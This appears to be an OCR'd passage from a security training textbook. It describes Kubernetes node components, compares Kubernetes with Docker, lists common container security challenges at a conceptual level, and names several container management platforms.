
  - **cloud-controller-manager**: This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.

- **Node components**: Node or worker components run on each node in the cluster, managing working pods and supplying the Kubernetes runtime services.

  - **Kubelet**: Kubelet is an important service agent that runs on each node and ensures containers running in a pod. It also ensures pods and containers are healthy and running as expected. Kubelet does not handle containers that are not generated by Kubernetes.

  - **Kube-proxy**: It is a network proxy service that also runs on every worker node. This service maintains the network rules that enable network connection to the pods.

  - **Container Runtime**: Container runtime is a software designed to run the containers. Kurbernetes supports various container runtimes, such as Docker, rktlet, containerd, and cri-o.



Kubernetes Vs. Docker

- Docker is open source software that can be installed on any host to build, deploy, and **run containerized applications** on a single operating system
- When Docker is installed on multiple hosts with different operating systems, you can use **Kubernetes** to manage these Docker hosts
- Kubernetes is a **container orchestration platform** that automates the process of creating, managing, updating, scaling, and destroying containers
- Kubernetes can be coupled with any containerization technology such as Docker, Rkt, RunC, and cri-o
- Both Dockers and Kubernetes are based on microservices architecture, and built using the **Go programming language** to deploy small, lightweight binaries, and YAML files for specifying application configurations and stacks

Kubernetes Deployment

Kubernetes and Docker run together to build and run containerized applications

Kubernetes Vs. Docker

As discussed above, Docker is an open-source software that can be installed on any host to build, deploy, and run containerized applications on a single operating system. Containerization isolates running applications from other services and applications running on the host OS. Kubernetes is a container orchestration platform that automates the process of creating, managing, updating, scaling, and destroying containers. Both Dockers and Kubernetes are based on microservices architecture, they are built using the Go programming language to deploy small lightweight binaries, and use the YAML file for specifying application configurations and stacks. When Kubernetes and Docker are coupled together, they provide efficient management and deployment of containers in a distributed architecture. When Docker is installed on multiple hosts with different operating systems, you can use Kubernetes to manage these Docker hosts through container provisioning, load balancing, failover and scaling, and security.




Docker
Docker
Docker
Docker
Docker
Kubernetes and Docker run together to build and run containerized applications

Figure 19.21: Kubernetes deployment



Container Security Challenges

1. Inflow of vulnerable source code
2. Large attack surface
3. Lack of visibility
4. Compromising secrets
5. DevOps speed
6. Noisy neighboring containers
7. Container breakout to the host
8. Network-based attacks
9. Bypassing isolation
10. Ecosystem complexity

Container Security Challenges

Organizations are widely adopting container-based platforms owing to their features (e.g., flexibility, continuous application delivery, efficient deployment). However, the rapid growth and propagation of container technology have resulted in many security challenges.

Discussed below are some of the challenges regarding container security:

- **Inflow of vulnerable source code**

  Containers constitute an open-source platform used by developers to regularly update, store, and use images in a repository. This results in an enormous uncontrolled code that may include vulnerabilities, which can compromise security.

- **Large attack surface**

  The host OS consists of many containers, applications, VMs, and databases in the cloud or on-premises. A large attack surface implies a large number of vulnerabilities and an increased difficulty in detecting them.

- **Lack of visibility**

  A container engine runs the container, interfaces with the Linux kernel, and creates another layer of abstraction camouflaging the actions of the containers and making it difficult to track activities of specific containers or users.

- **Compromising secrets**

  Containers require sensitive information, such as API keys, usernames, or passwords, for accessing any services. Attackers who illicitly gain access to this sensitive information can compromise security.

- **DevOps speed**

  Containers can be executed promptly and, after execution, are stopped and removed. This fugitiveness helps attackers launch attacks and hide themselves without installing any malicious code.

- **Noisy neighboring containers**

  A container may consume and exhaust all available system resources, which directly affects the operation of other neighboring containers creating a denial-of-service (DoS) attack.

- **Container breakout to the host**

  Containers that runs as root may break the containment and gain access to the host OS through privilege escalation.

- **Network-based attacks**


  Attackers may exploit failed containers having active raw sockets and outbound network connections to launch various network-based attacks.

- **Bypassing isolation**

  Attackers, after compromising the security of a container, may escalate privileges to gain access to other containers or the host itself.

- **Ecosystem complexity**

  Containers are built, deployed, and managed using multiple vendors and sources. This makes it complex to secure and update the individual components because they originate from different repositories.



Container Management Platforms

Docker | Docker is a container platform that helps in building, managing, and securing all the applications and deploying them across cloud environments

https://www.docker.com

Amazon Elastic Container Service (ECS)
https://aws.amazon.com

Microsoft Azure Container Instances (ACI)
https://azure.microsoft.com

Red Hat OpenShift Container Platform
https://www.openshift.com

Portainer
https://www.portainer.io

Rancher
https://rancher.com

